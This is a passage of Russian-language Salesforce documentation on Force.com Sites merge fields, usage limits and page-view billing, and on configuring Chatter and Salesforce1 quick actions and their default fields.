$Site.BaseCustomUrl	Возвращает основной URL-адрес для текущего сайта, который не использует субдомена Force.com. Возвращенный URL-адрес использует протокол (HTTP или HTTPS) текущего запроса, при условии, что сайт содержит как минимум один настраиваемый URL-адрес, который не принадлежит Force.com, но поддерживает протокол HTTPS. Возвращенное значение никогда не заканчивается символом `/`. Если все настраиваемые URL-адреса данного сайта заканчиваются компонентом `force.com` или данный сайт не содержит настраиваемых URL-адресов, то данное поле слияния возвращает пустую строку. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку. Данное поле заменяет поле `CustomWebAddress` и содержит префикс пути настраиваемого URL-адреса.
$Site.BaseInsecureUrl	Возвращает основной URL-адрес для текущего сайта, который заменяет протокол HTTPS протоколом HTTP. При этом используется домен текущего

Поле слияния	Описание
	запроса. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.
$Site.BaseRequestUrl	Возвращает основной URL-адрес текущего сайта для запрошенного URL-адреса. Данное значение не зависит от URL-адреса ссылающейся страницы. Возвращенный URL-адрес использует протокол (HTTP или HTTPS) текущего запроса. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.
$Site.BaseSecureUrl	Возвращает основной URL-адрес для текущего сайта, который заменяет протокол HTTP протоколом HTTPS. При этом используется домен текущего запроса, поддерживающий протокол HTTPS. Рекомендуем использовать домены, которые не являются субдоменами Force.com, взамен субдоменов Force.com. Субдомен Force.com, связанный с сайтом, используется только при отсутствии других доменов HTTPS на текущем сайте. Если сайт не содержит настраиваемых URL-адресов HTTPS, то данный метод возвращает пустую строку. Возвращенное значение содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данный метод возвращает пустую строку.
$Site.BaseUrl	Возвращает основной URL-адрес текущего сайта, который должен использоваться ссылками. Обратите внимание, что данное поле может возвращать URL-адрес ссылающейся страницы взамен URL-адреса текущего запроса. Значение данного поля содержит префикс пути и никогда не заканчивается символом /. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку. Данное поле заменяет поле слияния $Site.CurrentSiteUrl.
$Site.MasterLabel	Возвращает значение поля «Основная метка» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.
$Site.SiteId	Возвращает код текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.
$Site.SiteType	Возвращает значение API поля «Тип сайта» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.
$Site.SiteTypeLabel	Возвращает значение метки поля «Тип сайта» для текущего сайта. Если текущий запрос не является запросом сайта, то данное поле возвращает пустую строку.

Прим.: Данные выражения доступны только при использовании сайтов Force.com в организации. Данные выражения должны использоваться в контексте общедоступного сайта; в противном случае все выражения, кроме выражения {!$Site.Template}, возвращающего стандартный шаблон сайта, возвращают пустую строку.

СМ. ТАКЖЕ:

Настройка Force.com Sites

Рекомендации по использованию Force.com Sites

Прежде чем создать и использовать сайты Force.com, просмотрите перечисленные ниже рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Пакетирование

Ниже перечислены рекомендации по пакетированию сайтов.

- Сайты не поддерживают пакетирование. Тем не менее, пример кода, страницы Visualforce, классы Apex или компоненты сайта могут быть добавлены в управляемый пакет.
- Чтобы установить неуправляемый пакет, содержащий страницы Visualforce или классы Apex, ссылающиеся на сайт, рекомендуем включить сайты Force.com.

Доступ и проверка подлинности

Система позволяет предоставлять полномочия «Чтение» и «Создание» для всех стандартных объектов, кроме продуктов, прайс-листов и идей, а полномочия «Чтение», «Создание», «Редактирование» и «Удаление» для всех настраиваемых объектов. Дополнительный доступ предоставляется только тем посетителям сайта, которые проверены как пользователи портала.

Настраиваемая проверка подлинности не поддерживается. Ниже перечислены доступные способы проверки подлинности.

- Клиентские порталы: включение общедоступного входа и регистрации
- Партнерские порталы: создание пользователей-партнеров

Совет: При необходимости разрешите порталам поддержку единой регистрации и сайтов.

СМ. ТАКЖЕ:

Настройка Force.com Sites

Ограничения и выставление счета для Force.com Sites

Использование сайтов Force.com регулируется ежемесячными и ежедневными ограничениями. Понимание данных ограничений обуславливает успешность использования сайтов. Компания Salesforce предоставляет пользователям инструменты, позволяющие сокращать использование пропускной способности и отслеживать показатели использования сайтов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Данный раздел содержит перечисленные ниже подразделы.

- Терминология по ограничениям и выставлению счета
- Ограничения для сайтов

- Применение ограничений по полосе пропускания и времени запроса на обслуживание
- Выставление счета и применение ежемесячных просмотров страниц
- Что считается просмотром страницы?
- Ограничения по отслеживанию

Терминология по ограничениям и выставлению счета

Данный раздел содержит основные термины, применяемые к ограничениям по выставлению счета для сайтов Force.com.

- «Просмотры страниц» — это общее количество страниц, обработанных сервером-источником сайта или сервером кэширования.
- «Пропускная способность» — это количество мегабайт, переданных и принятых сервером-источником сайта и сервером кэширования.
- «Время запроса на обслуживание» — это общее время сервера (в минутах), необходимое для создания страниц сайта.
- «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.
- «Сервер-источник» — это веб-сервер, используемый для размещения сайта.
- «Сервер кэширования» — это CDN-сервер, обслуживающий кэшированные страницы сайта.
- «Текущий период» — это текущий календарный месяц, в течение которого пользователям организации предоставляется определенное количество просмотров страниц.

Ограничения для сайтов

Таблица ниже содержит ограничения для сайтов, применяемые в каждой версии.

Версия	Максимальное количество сайтов	Ограничение пропускной способности (за истекшие сутки на сайт)	Время запроса на обслуживание (за истекшие сутки на сайт)	Максимальное количество просмотров страниц
Developer Edition	1	500 Мб	10 минут	—
Enterprise Edition	25	1 Гб для безопасной среды 40 Гб для производственной среды	30 минут для безопасной среды 60 часов для производственной среды	500,000
Unlimited Edition Performance Edition	25	1 Гб для безопасной среды 40 Гб для производственной среды	30 минут для безопасной среды 60 часов для производственной среды	1,000,000

Убедитесь, что поддерживаются все доступные функции кэширования, позволяющие избежать превышения данных ограничений, и применяются инструменты аналитики «Использование сайтов».

Применение ограничений по полосе пропускания и времени запроса на обслуживание

Ограничения по полосе пропускания и времени запроса на обслуживание отслеживаются и применяются в течение 24-часового периода. Сайты, превышающие предоставленные ограничения в течение 24-часового периода, могут использоваться, если экземпляр узла обладает ресурсами для обслуживания сайта. Но при превышении ограничений не гарантируется уровень обслуживания, даже при сохранении доступности сайта.

Выставление счета и применение ежемесячных просмотров страниц

Данный раздел содержит ограничения Salesforce, применяемые к ежемесячным просмотрам страниц сайтов.

- Счет выставляется исходя из количества ежемесячных просмотров страниц, приобретенного для организации. Данное ограничение является общим для всех сайтов организации.
- Если организация достигает 110% от установленного ограничения в отдельном календарном месяце, то компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта и ответственным за выставление счета.
- Если организация превышает 110% от установленного ограничения на протяжении четырех последовательных календарных месяцев, то сайты отключаются до начала следующего календарного месяца или приобретения дополнительных просмотров страниц. Кроме того, компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта, ответственным за выставление счета и связанным менеджерам по работе с клиентами.
- Если организация достигает 300% от установленного ограничения в отдельном календарном месяце, то сайты отключаются до начала следующего календарного месяца или приобретения дополнительных просмотров страниц. Кроме того, компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта, ответственным за выставление счета и связанным менеджерам по работе с клиентами.

Что считается просмотром страницы?

Данный раздел содержит дополнительную информацию о просмотрах страниц.

Просмотр страницы — это запрос от непроверенного пользователя сайта на загрузку страницы, связанной с сайтом домена Force.com или настраиваемого домена. Запросы от проверенных пользователей портала не считаются просмотрами страниц.

Запросы, которые считаются просмотрами страниц

Ниже перечислены запросы, которые *считаются* просмотрами страниц.

Объект запроса	Пример URL-адреса
Собственный домен Force.com	`http://moyakompaniya.force.com`
Собственный настраиваемый веб-адрес	`http://moyakompaniya.com`
Любая страница, связанная с сайтом	`http://moyakompaniya.force.com/moyastranitsa`
Страница ошибки «Требуется авторизация»	`http://moyakompaniya.force.com/Unauthorized`
Запросы AJAX. Например: • Удаленный вызов JavaScript (например, Apex `RemoteAction`) • Visualforce `<apex:actionFunction>`	—

Объект запроса	Пример URL-адреса
• Visualforce `<apex:actionPoller>`	

Запросы, которые не считаются просмотрами страниц

Ниже перечислены запросы, которые *не считаются* просмотрами страниц.

Объект запроса	Пример URL-адреса
Изображения Salesforce	`http://moyakompaniya.force.com/img/force_logo_w09.gif`
Собственные статические ресурсы	`http://moyakompaniya.force.com/resource/1233771498000/background`
Robots.txt	`http://moyakompaniya.force.com/robots.txt`
Избранный значок	`http://moyakompaniya.force.com/favicon.ico`
Вложения и документы	—
Страницы ошибок, кроме страницы «Требуется авторизация» (например, «Превышено ограничение» и «Обслуживание»)	`http://moyakompaniya.force.com/BandwidthExceeded`
Изображения, добавленные с HTML-полем	`http://moyakompaniya.force.com/servlet/rtaImage`
Настраиваемое файловое поле	`http://moyakompaniya.force.com/servlet/fileField`

Прим.: Пропускная способность и просмотры страниц «Превышено ограничение», «Обслуживание», «Страница не найдена» или выбранных неактивных начальных страниц не учитываются заданными ограничениями. Данные страницы могут быть оформлены посредством статических ресурсов. Ниже перечислены действующие ограничения.

- Размер статического ресурса не должен превышать 50 Кб.
- Статическими ресурсами могут быть таблицы стилей (CSS), графические файлы или файлы JavaScript.
- Данные страницы не поддерживают использование контроллеров Apex.
- Данные страницы не поддерживают выполнение операций SOQL или DML.

Ограничения по отслеживанию

Количество просмотров страниц, полоса пропускания и затраты времени отслеживаются и доступны в организации. Эту информацию по сайту можно просмотреть, выбрав пункты **«Настройка»** > **«Создать»** > **«Разработать»** > **«Сайты»**. Выберите сайт и просмотрите связанные списки для представлений страниц за биллинговый цикл по текущему месяцу, а также сведения об использовании пропускной способности и времени запроса на обслуживание за 24-часовой период.

Для контроля показателей использования также можно установить приложение Force.com «Отчеты по использованию сайтов», доступное в интернет-магазине AppExchange. Обратите внимание, что сведения, полученные непосредственно в организации, более актуальны, чем те, что предоставляются приложением.

Подробнее о полосе пропускания и времени запроса на обслуживание см. в разделе Просмотр журнала круглосуточного использования Force.com.

СМ. ТАКЖЕ:

Просмотр журнала круглосуточного использования Force.com Sites

Отслеживание сайта Force.com посредством Google Analytics

Могут ли мои сайты <0>Force.com<1> и мои <2>сообщества<3> использовать одинаковое имя домена?

Нет. Система не позволяет использовать одинаковое имя домена.

Имя домена должно быть уникальным для сайтов <0>Force.com<1> и для <2>сообществ. Чтобы сообщества могли использовать имя домена, используемое сайтом <0>Force.com<1>, необходимо переименовать домен. Для этого обратитесь за помощью в службу поддержки <2>Salesforce<3>.

В чем разница между конструктором сообществ (Site.com) и Force.com Sites?

Конструктор сообществ — это понятный удобный инструмент для настройки сообщества, а Force.com Sites позволяет программно создавать собственные страницы и веб-приложения с помощью Apex и API-интерфейсов.

Конструктор сообществ (Site.com)

Конструктор сообществ — интуитивно-понятный удобный инструмент для настройки сообщества. Конструктор сообществ позволяет создавать сообщество на основе предварительно настроенного шаблона, а затем использовать удобный интерфейс для применения фирменного стиля, редактирования страниц, обновления шаблона и публикации изменений.

При использовании конструктора сообществ вам открываются следующие возможности.

- Используйте один из шаблонов самообслуживания (Koa, Kokua или «Служба работы с клиентами» (Napili)) для быстрого создания эффективного сообщества для самообслуживания.
- Использование шаблона Aloha для создания настраиваемого средства запуска приложений.
- Оформление высококачественных фирменных страниц.
- Создание общедоступных страниц, к которым может получить доступ каждый, или добавление личных страниц, которые можно вводить в качестве вкладок в сообщество.
- Быстрое повторение созданных многоразовых элементов страницы с помощью перетаскивания.
- Использование готовых форм для создания форм Web-to-Lead или сбора отзывов клиентов.
- Создание страниц под управлением данных (например, каталоги продуктов и другие списки) посредством данных организации.
- Установка начальной страницы и настройка многоязычной поддержки вашего сообщества в среде Site.com Studio, системе управления веб-содержимым, предоставляющей дополнительные параметры конфигурации. Среда Site.com Studio доступна на странице «Управление сообществом».

Сайты Force.com

Force.com Sites — это продукт, предназначенный для более опытных разработчиков Visualforce и позволяющий создавать настраиваемые страницы или веб-приложения путем наследования возможностей Force.com, включая аналитику, бизнес-правила, утверждения и программируемую логику. Таким образом, Force.com Sites поддерживает программное создание сайтов посредством Apex и интерфейсов API. При использовании Force.com вам открываются следующие возможности.

- Создание общедоступных фирменных страниц.
- Использование Visualforce для создания личных страниц, которые могут быть добавлены в качестве вкладки в сообщество.
- Создание собственных контроллеров или расширений для контроллеров посредством кода Apex.
- Создание настраиваемых страниц входа или самостоятельной регистрации.
- Создание динамических веб-приложений (например, приложение для управления событиями).

Быстрый обзор функций

Не можете выбрать нужный продукт? Таблица ниже содержит дополнительную информацию о функциях каждого продукта.

Функция	Сообщества Lightning	Вкладки и сообщества Visualforce
Общедоступные страницы	✓	✓
Шаблоны сообщества («Служба работы с клиентами» (Napili), Partner Central, Aloha)*	✓	
Проверенные страницы*	✓	✓
Страницы Visualforce		✓
Стандартные страницы входа, выхода, самостоятельной регистрации и ошибок	✓	✓
Интерактивная среда	✓	
Многоразовые компоненты	✓	
Высококачественное оформление	✓	✓
Ограничения IP-адресов	✓	✓
Доступ к данным (например, обращения, интересы и возможности)	✓	✓
Готовые формы	✓	
Система управления веб-содержимым	✓	
Программное создание страниц (посредством Apex, интерфейсов API и контроллеров)		✓

Функция	Сообщества Lightning	Вкладки и сообщества Visualforce
Веб-приложения		✅
Аналитика, отчеты и бизнес-правила		✅
Большая часть возможностей платформы Force.com		✅

* Доступно в конструкторе сообществ только для пользователей сообществ.

Расширение области действия организации

Иногда пользователям надо работать с данными и службами, находящимися вне организации Salesforce. Существует множество способов обеспечения беспроблемного доступа к данным и службам вне пределов организации.

Предоставление действий, кнопок и ссылок

Кнопки и ссылки позволяют пользователям взаимодействовать с данными Salesforce, а также внешними веб-сайтами и службами (например, поисковые системы и интерактивные карты). Salesforce включает в себя набор стандартных кнопок и ссылок. Пользователи также могу создавать собственные кнопки и ссылки. Действия позволяют пользователям выполнять задачи (например, создание записей) в публикаторе Chatter и приложении Salesforce1.

Внешние службы (бета-версия)

Удобный мастер позволяет использовать внешние службы для подключения к выбранной службе, вызывать методы на основе внешнего источника посредством потока, а также импортировать данные из службы в систему Salesforce.

Доступ к внешним данным посредством Salesforce Connect

С помощью Salesforce Connect можно просматривать, искать и изменять данные, хранящиеся за пределами организации Salesforce. Взамен копирования данных в стандартные или настраиваемые объекты рекомендуем использовать внешние объекты для доступа к данным в режиме реального времени посредством выносок веб-служб.

Работа с внешними источниками данных

Внешний источник данных определяет способ доступа к внешней системе. Salesforce Connect использует внешние источники данных для доступа к данным, хранящимся вне организации Salesforce. Files Connect использует внешние источники данных для доступа к сторонним системам содержимого. Внешние источники данных имеют связанные внешние объекты, которые используются пользователями и платформой Force.com для взаимодействия с внешними данными и содержимым.

Синхронизация данных между системой Salesforce и приложением Heroku

Heroku Connect позволяет синхронизировать данные между Salesforce и Heroku Postgres.

Синхронизация со второстепенной организацией Salesforce

Благодаря функции «Синхронизация организации», пользователи могут настраивать второстепенную синхронизированную организацию Salesforce, доступную пользователям во время простоя или обслуживания основной организации.

Предоставление действий, кнопок и ссылок

Кнопки и ссылки позволяют пользователям взаимодействовать с данными Salesforce, а также внешними веб-сайтами и службами (например, поисковые системы и интерактивные карты). Salesforce включает в себя набор стандартных кнопок и ссылок. Пользователи также могу создавать собственные кнопки и ссылки. Действия позволяют пользователям выполнять задачи (например, создание записей) в публикаторе Chatter и приложении Salesforce1.

Разрешение для пользователей совершать действия

Действия позволяют пользователям расширить свои возможности в системе Salesforce и приложении Salesforce1. Например, вы можете разрешить пользователям создавать или обновлять записи и регистрировать вызовы прямо в ленте Chatter или на мобильных устройствах пользователей.

Предоставление настраиваемых кнопок и ссылок

Настраиваемые кнопки и ссылки позволяют объединить данные Salesforce с внешними URL-адресами, приложениями, внутрикорпоративной сетью и другими серверными системами.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования кнопок, ссылок и действий:

- Настройка приложения

Разрешение для пользователей совершать действия

Действия позволяют пользователям расширить свои возможности в системе Salesforce и приложении Salesforce1. Например, вы можете разрешить пользователям создавать или обновлять записи и регистрировать вызовы прямо в ленте Chatter или на мобильных устройствах пользователей.

Система позволяет создавать действия и добавлять их в публикатор Chatter на начальной странице, вкладке Chatter, страницах сведений о записях и в группах Chatter. Пользователи могут выбирать стандартные действия (например, действия создания и обновления) или создавать действия на основе текущих бизнес-требований.

В Salesforce Classic действия видны в публикаторе Chatter. В Lightning Experience действия видны в различных областях интерфейса пользователя в зависимости от типа действия. Приложение Salesforce1отображает действия на панели действий, в связанном меню действий и в виде действий над элементом списка.

Типы действий

Система поддерживает разные категории действий, например стандартные действия Chatter, действия по умолчанию, мобильные интеллектуальные действия, настраиваемые действия и действия продуктивности.

Включение действий в публикаторе Chatter

Включение действий в публикаторе позволяет добавлять созданные действия в публикаторы Chatter на начальной странице, вкладке Chatter, страницах сведений о записях и в группах Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

Редактор макетов действий

Подобно тому как страницы записей объектов имеют настраиваемые макеты страниц, действия имеют настраиваемые макеты действий. При создании действия система Salesforce заполняет макет стандартным набором полей. Вы можете добавлять, удалять поля или менять порядок их отображения для макета действий, чтобы показывать только важные элементы, которые могут понадобиться пользователям при совершении действий.

Настраиваемые сообщения об успешном завершении операции для быстрых действий

Для действий типов «Создать запись», «Обновить запись» и «Записать вызов в журнал» возможно создание настраиваемых сообщений, которые отображают успешное завершение действия.

Настройка действий посредством расширенного редактора макетов страниц

Используйте редактор макета страницы, для того чтобы выполнить пользовательскую настройку действий, которые будут отображаться в Salesforce и Salesforce1.

Настройка предопределенных значений для полей быстрых действий

Предопределенные значения поля позволяют настраивать значение поля при создании действий. Предопределенные значения позволяют снизить вероятность использования противоречивых данных и сократить время создания записей.

Глобальные макеты публикатора

Действия в Lightning Experience

При использовании Lightning Experience действия отображаются в меню заголовка «Глобальные действия», в элементах спискового представления и в некоторых областях страницы записи. Область отображения на странице записи определяется типом действия.

Панель действий приложения Salesforce1

Пользователям Salesforce1 доступна универсальная область для поиска действий. Панель действий и связанное меню действий отображают действия из разных областей приложения Salesforce1 в одной универсальной области.

Быстрые действия и типы записей

Использование типов записей в организации может влиять на доступность быстрых действий для пользователей.

Рекомендации по использованию действий

Используйте эти советы при настройке действий.

Рекомендации по использованию быстрых действий

Учитывайте эти рекомендации при работе с быстрыми действиями в своей организации.

Устранение неполадок при использовании действий

СМ. ТАКЖЕ:

Настройка действий при включенной поддержке Chatter

Рекомендации по использованию действий

Рекомендации по использованию быстрых действий

Типы действий

Система поддерживает разные категории действий, например стандартные действия Chatter, действия по умолчанию, мобильные интеллектуальные действия, настраиваемые действия и действия продуктивности.

Действия, доступные в полной версии Salesforce, определяются наличием Chatter, функции отслеживания ленты и действий в публикаторе. Действия, доступные в приложении Salesforce1, не зависят от наличия Chatter или действий в публикаторе. Дополнительную информацию о влиянии Chatter на доступность действий см. в разделе «Действия при включенной и выключенной поддержке Chatter» на странице 6697.

Категория	Описание	Доступные действия	Область отображения
Стандартные действия Chatter	Стандартные действия Chatter включены, если работает Chatter. Пользователи могут настраивать порядок их отображения, но не могут редактировать их свойства. Стандартные действия Chatter требуют наличия функции отслеживания объектов.	«Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность» (для организаций, использующих Work.com) и «Объявления» (группы).	Salesforce и Salesforce1 В Lightning Experience поддерживаются только сообщения и объявления.
Действия по умолчанию	Действия по умолчанию — это предопределенные действия, поддерживаемые системой Salesforce, чтобы администратор и пользователи смогли использовать действия в организации. Добавьте действия по умолчанию в макеты публикатора, чтобы они были доступны пользователям на всем сайте Salesforce и на панели действий в Salesforce1. Действия по умолчанию поддерживаются организациями, обращениями, контактами, интересами и возможностями.	Определяются объектом. Список глобальных действий и действий по умолчанию, применяемых к каждому объекту, см. в разделе «Действия по умолчанию» на странице 6676.	Salesforce и Salesforce1

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Быстрые действия доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com**Edition и **Developer** Edition

Настраиваемые действия холста доступны в версиях: **Professional Edition** (при использовании Force.com Canvas), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**и **Developer** Edition

Категория	Описание	Доступные действия	Область отображения
Мобильные интеллектуальные действия	Мобильные интеллектуальные действия — это набор стандартных действий (например, действия по умолчанию), поддерживаемых для такого же списка объектов. Мобильные интеллектуальные действия отображаются как единый элемент в редакторе макетов страниц. В приложении Salesforce1 элемент «Мобильные интеллектуальные действия» отображается как набор отдельных действий создания, позволяющих пользователям создавать записи прямо в ленте.	Определяются объектом. Список действий, поддерживаемых элементом «Мобильные интеллектуальные действия» для каждого объекта, см. в разделе «Мобильные интеллектуальные действия» на странице 6680.	Salesforce1
Настраиваемые действия	*Настраиваемые действия* — это такие действия, как «Создать запись» «Отправить эл. почту» или «Записать вызов в журнал», которые создаются и настраиваются пользователями. Они также могут активировать компоненты Lightning, страницы Visualforce или приложения холста, поддерживающие заданные функции. Например, создайте настраиваемое действие, позволяющее пользователям добавлять комментарии длиною более 5 000 символов, или настраиваемое действие, интегрирующее приложение для видеоконференций, которое позволяет агентам службы поддержки зрительно взаимодействовать с клиентами. Настраиваемые действия могут быть глобальными или объектными.	Настраиваемые действия, созданные пользователем.	Salesforce и Salesforce1 Не поддерживается группами Chatter с клиентами.
Продуктивные действия	Продуктивные действия — это предопределенные действия, поддерживаемые системой Salesforce и применяемые к ограниченному набору объектов. Продуктивные действия недоступны для редактирования или удаления. Ниже перечислены объекты, поддерживающие продуктивные действия.	Определяются объектом. К данным действиям относятся отправка эл. почты, регистрация вызова, просмотр веб-сайта и чтение новостей.	Salesforce (только Lightning Experience) и Salesforce1

Категория	Описание	Доступные действия	Область отображения
	• Организация • Контакт • Событие • Интерес • Пользователь • Профиль пользователя		

Типы действий, которые поддерживаются категориями действий, определяются их функциями.

- *Действия создания* позволяют пользователям создавать записи. Данные действия отличаются от разделов «Быстрое создание» и «Создать...» начальной страницы Salesforce, так как действия создания поддерживают правила проверки и обязательность полей, а пользователи могут при необходимости выбирать поля каждого действия.
- *Действия отправки эл. почты* поддерживаются только в Lightning Experience. Их можно добавлять в макет обращений или использовать с обращениями.

  К обращениям можно добавлять действие «Отправить эл. почту», с помощью которого пользователи получают доступ к упрощенной версии действия эл. почты «Лента сообщений» в Salesforce1. Действие «Отправить эл. почту» для конкретных обращений можно использовать в Salesforce Classic, Lightning Experience и Salesforce1.
- *Действия регистрации вызова* позволяют пользователям записывать сведения о телефонных вызовах или других взаимодействиях с клиентами. Журналы вызовов сохраняются в качестве выполненных задач.
- *Действия публикации вопроса* позволяют пользователям задавать и находить вопросы по обрабатываемым записям.
- *Действия обновления* позволяют пользователям изменять запись.

Действия создания, действия регистрации вызова и настраиваемые действия позволяют создавать объектные или глобальные действия. Действия обновления должны быть объектными.

Действия по умолчанию

Действия по умолчанию — это предопределенные действия, поддерживаемые системой Salesforce, чтобы администратор и пользователи смогли использовать действия в организации. Добавьте действия по умолчанию в макеты публикатора, чтобы они были доступны пользователям на всем сайте Salesforce и на панели действий в Salesforce1.

Мобильные интеллектуальные действия

Мобильные интеллектуальные действия — это быстрые действия, доступные на страницах организаций, обращений, контактов, интересов и возможностей, а также в глобальном макете публикатора при использовании приложения Salesforce1. Их можно использовать для простой настройки быстрых действий пользователям мобильных устройств.

Глобальные действия

Вы можете добавлять глобальные действия почти на любую страницу с поддержкой действий. Глобальные действия создания позволяют создавать записи объектов, однако связь между новой записью и другими записями при этом отсутствует.

Объектные действия

Объектные действия — это действия, позволяющие пользователям быстро создавать или обновлять записи, регистрировать вызовы, отправлять сообщения эл. почты и многое другое (в контексте определенного объекта).

Настраиваемые быстрые действия

Настраиваемые действия — это такие действия, как «Создать запись» «Отправить эл. почту» или «Записать вызов в журнал», которые создаются и настраиваются пользователями. Они также могут активировать компоненты Lightning, страницы Visualforce или приложения холста, поддерживающие заданные функции. Например, создайте настраиваемое действие, позволяющее пользователям добавлять комментарии длиною более 5 000 символов, или настраиваемое действие, интегрирующее приложение для видеоконференций, которое позволяет агентам службы поддержки зрительно взаимодействовать с клиентами.

Действия по умолчанию

Действия по умолчанию — это предопределенные действия, поддерживаемые системой Salesforce, чтобы администратор и пользователи смогли использовать действия в организации. Добавьте действия по умолчанию в макеты публикатора, чтобы они были доступны пользователям на всем сайте Salesforce и на панели действий в Salesforce1.

Каждое стандартное действие создания содержит предопределенный набор полей. Чтобы удалить действия или изменить порядок их отображения, воспользуйтесь редактором макетов страниц или глобальным макетом публикатора.

Данная таблица содержит доступные действия по умолчанию. Курсивом выделяются стандартные действия Chatter.

Прим.: При использовании организаций, созданных после выпуска Winter'14, система Salesforce добавляет действия по умолчанию в глобальный макет публикатора, а также в макет публикатора для организаций, обращений, контактов, интересов и возможностей. При использовании организаций, созданных до выпуска Winter'14, действия по умолчанию доступны на палитре редактора макетов страниц, но не подлежат автоматическому добавлению в макеты публикатора.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Страница макета	Действия по умолчанию
Глобальный макет (также применяется к настраиваемым объектам)	• *Сообщение* • *File* • Создать событие • Создать задачу • Создать контакт • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать возможность • Создать обращение • Создать интерес • *Благодарность* • *Ссылка* • *Опрос* • *Вопрос*
Организация	• *Сообщение*

Страница макета	Действия по умолчанию
	• *File* • Создать событие • Создать задачу • Создать контакт • Создать обращение • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать примечание • Создать возможность • *Благодарность* • *Ссылка* • *Опрос* • *Вопрос*
Обращение	• *Сообщение* • *File* • Создать дочернее обращение • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать задачу • Создать событие • *Благодарность* • *Ссылка* • *Опрос* • *Вопрос*
Контакт, интерес и возможность	• *Сообщение* • *File* • Создать задачу • Зарегистрировать вызов (зарегистрированные вызовы сохраняются в качестве выполненных задач) • Создать обращение • Создать примечание • Создать событие • *Благодарность* • *Ссылка* • *Опрос* • *Вопрос*

Прим.: Использование типов записей в организации может влиять на доступность глобальных стандартных действий для пользователей. Дополнительную информацию см. в разделе «Быстрые действия и типы записей» на странице 6730.

Поля стандартных действий

Каждое стандартное действие содержит предопределенный набор полей, позволяющий предоставлять пользователям доступ к действиям без дополнительных настроек.

СМ. ТАКЖЕ:

Разрешение для пользователей совершать действия

Поля стандартных действий

Каждое стандартное действие содержит предопределенный набор полей, позволяющий предоставлять пользователям доступ к действиям без дополнительных настроек.

Данные поля используются во всех действиях по умолчанию и отображаются в макете действия в приведенном порядке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Действие	Поля
Зарегистрировать вызов	• Тема (стандартное значение: «Вызов») • Комментарий (описание) • Имя • Связано с
Создать обращение/Создать дочернее обращение	• Имя контакта • Статус • Тема • Описание
Создать контакт	• Имя • Электронная почта • Тел. • Имя организации • Должность
Создать событие	• Тема • Начало • Окончание • Событие на весь день • Имя • Связано с • Назначено

Действие	Поля
	• Расположение
Создать интерес	• Имя • Электронная почта • Тел. • Компания • Должность
Создать примечание	• Должность • Общедоступное (флажок) • Текст
Создать возможность	• Имя возможности • Организация • Дата закрытия (стандартное значение: через 30 дней) • Этап • Amount
Создать задачу	• Тема • Крайний срок • Имя • Связано с • Назначено • Статус

Чтобы изменить поля, которые отображаются в каждом макете действия, воспользуйтесь редактором макетов действий.

СМ. ТАКЖЕ:

Действия по умолчанию

Разрешение для пользователей совершать действия

Мобильные интеллектуальные действия

Мобильные интеллектуальные действия — это быстрые действия, доступные на страницах организаций, обращений, контактов, интересов и возможностей, а также в глобальном макете публикатора при использовании приложения Salesforce1. Их можно использовать для простой настройки быстрых действий пользователям мобильных устройств.

Прим.: Независимо от макетов страниц, дополненных мобильными интеллектуальными действиями, интеллектуальные действия не появляются в полной версии сайта Salesforce. Они отображаются пользователям только в приложении Salesforce1.

Мобильные интеллектуальные действия заполняются всеми обязательными полями соответствующего объекта, независимо от их количества. Например, мобильное интеллектуальное действие «Создать обращение» содержит все обязательные поля обращений. Поля мобильных интеллектуальных действий недоступны для редактирования. Отображаемые поля изменяются только при изменении набора обязательных полей объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com** Edition и **Developer Edition** Edition

